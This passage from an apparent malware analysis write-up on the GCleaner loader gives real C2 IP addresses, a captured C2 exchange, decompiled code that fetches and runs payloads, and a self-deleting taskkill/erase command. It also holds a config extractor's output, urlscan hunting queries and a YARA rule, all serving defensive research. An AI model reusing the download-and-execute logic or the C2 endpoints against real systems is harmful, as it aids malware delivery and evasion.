
Third C2

- IP: `45[.]12.253.75`
- UA: `B`
- PCAP:

```
GET /dll.php HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
User-Agent: B
Host: 45.12.253.75
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 11 Jul 2023 14:35:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

0
```


This C2 is responsible for downloading further payloads, notice the user-agent used here is the one from the decrypted strings list unlike the previous 2 C2s.

The address is supplied to the external function `"GetLicInfo"` which downloads and executes the payload as we stated above. GCleaner tries to get a payload from the server for 10 iterations with a sleep period of 2 seconds between every try.



```
LABEL_40:
            mw_self_delete();                   // kill current process and self delete
        }
        i = 0;
        LOBYTE(dec_buffer) = 0;
        exit = 0;
        while ( 2 )
        {
          v51 = assign(&dword_450D98);
          C2_4_ = assign(&C2_4);
          result = export_func(C2_4_);          // call export function
                                                // GetLicInfo("http://45.12.253.75/dll.php")
          if ( dec_buffer && !result )
            exit = 1;
          if ( i >= 10 && result != 1 )         // loop for 10 times then self delete if no results
            exit = 1;
          if ( i >= 15 )
          {
            if ( result == 1 )
              exit = 1;
            goto LABEL_33;
          }
          if ( i >= 5 )
          {
LABEL_33:
            if ( !dec_buffer && result == -2 )
            {
              Sleep(2000u);
              goto LABEL_40;
            }
          }
          v45 = dec_buffer;
          v51 = 2000;
          if ( result == 1 )
            v45 = 1;
          ++i;
          dec_buffer = v45;
          Sleep(v51);
          if ( exit )
            goto LABEL_40;
          continue;
```

If no further payload is received from the server the samples kills its process and deletes the parent file from disk.



```
CurrentProcessId = GetCurrentProcessId();
v1 = sub_405420(v8, CurrentProcessId);
v14 = 0;
v2 = GetCurrentProcessId();
v3 = sub_405250(v9, v2);
LOBYTE(v14) = 1;
v4 = sub_40C690(v3);                          // /c taskkill /im \"
LOBYTE(v14) = 2;
v5 = sub_40C800(v11, v4, "\" /f & erase \"");
LOBYTE(v14) = 3;
v6 = sub_40C9C0(v12, v5, v1);
LOBYTE(v14) = 4;
sub_40C800(v13, v6, "\" & exit");
string::dtor(v12);
string::dtor(v11);
string::dtor(v10);
string::dtor(v9);
string::dtor(v8);
v7 = assign(v13);
ShellExecuteA(0, 0, "C:\\Windows\\System32\\cmd.exe", v7, 0, 0);
```

Forth C2


IP: `45[.]12.253.98`

This C2 wasn't used in the sample we are looking at.

Config Extraction

We can use the IDA python script we used for string decryption to build a standalone config extractor as most of the interesting stuff are in the decrypted strings list.

Here's the output of the code after extracting the useful information:



```
└─ $ ▸ for i in gcleaner_*.bin; do echo $i; python3 config_extractor.py $i; echo "======================="; done
gcleaner_1.bin
C2 list:     ['45.12.253.56', '45.12.253.72', '45.12.253.98', '45.12.253.75']
Path list:   ['/advertisting/plus.php', '/default/stuk.php', '/default/puk.php', '/dll.php']
Stream:      mixinte
SubStream:   mixtwo
UserAgent:   B
=======================
gcleaner_2.bin
C2 list:     ['45.139.105.171', '107.182.129.235', '85.31.46.167', '171.22.30.106']
Path list:   ['/itsnotmalware/count.php', '/storage/ping.php', '/storage/extension.php', '/library.php']
Stream:      mixinte
SubStream:   mixtwo
UserAgent:   2
```

The code can be found here.

(this script is not optimized for production, it's just for research purposes)

Hunting


Urlscan

The URL path of the first C2 request can be a good candidate to hunt for more C2s on urlscan.

I looked at more samples and found these two URL patterns:

- `s=NOSUB&str=...&substr=...`
- `sub=NOSUB&stream=...&substream=...`

So we can use the `"page.url"` field to search for the first part of these patterns.



page.url:"sub=NOSUB&stream=" || page.url:"s=NOSUB&str="

Search results (35 / 35, sorted by date, took 43ms)

	URL		Age		Size	⇄	IPs	⚑	⌂
☐	45.12.253.56/advertising/plus.php?s=NOSUB&str=mixtwo&substr=mixinte	Public	3 days	👤	173 B	1	1	1	🇧🇬
	45.139.105.171/itsnotmalware/count.php?sub=NOSUB&stream=start&substream=mixinte	Public	4 months	👤	0 B	1	1	0	
	208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&substream=mixinte	Public	9 months	▦	0 B	2	1	0	
☐	45.15.156.54/itsnotmalware/count.php?sub=NOSUB&stream=start&substream=mixinte	Public	9 months	👤	173 B	1	1	1	🇷🇺
	37.0.8.39/access.php?sub=NOSUB&stream=mixtwo&substream=mixshop	Public	11 months	👤	0 B	1	1	0	

Yara

We saw that many strings were encrypted but we can use some of the hardcoded ones to create a simple yara rule for hunting more samples.

```
rule GCleaner {
    meta:
        description = "Detects GCleaner payload"
        author = "Abdallah Elshinbary (@_n1ghtw0lf)"
        hash1 = "020d370b51711b0814901d7cc32d8251affcc3506b9b4c15db659f3dbb6a2e6b"
        hash2 = "73ed1926e850a9a076a8078932e76e1ac5f109581996dd007f00681ae4024baa"

    strings:
        // Kill self
        $s1  = "\" & exit" ascii fullword
        $s2  = "\" /f & erase " ascii fullword
        $s3  = "/c taskkill /im \"" ascii fullword
        // Anti checks
        $s4  = " Far " ascii fullword
        $s5  = "roxifier" ascii fullword
        $s6  = "HTTP Analyzer" ascii fullword
        $s7  = "Wireshark" ascii fullword
        $s8  = "NetworkMiner" ascii fullword
        // HTTP headers
        $s9  = "Accept-Language: ru-RU,ru;q=0.9,en;q=0.8" ascii fullword
        $s10 = "Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1" ascii fullword
        $s11 = "Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0" ascii
fullword
        $s12 = "Accept: text/html, application/xml;q=0.9, application/xhtml+xml,
image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1" ascii fullword

    condition:
        uint16(0) == 0x5a4d and
        10 of them
}
```

References

- https://medium.com/csis-techblog/gcleaner-garbage-provider-since-2019-2708e7c87a8a
- https://medium.com/csis-techblog/inside-view-of-brazzzersff-infrastructure-89b9188fd145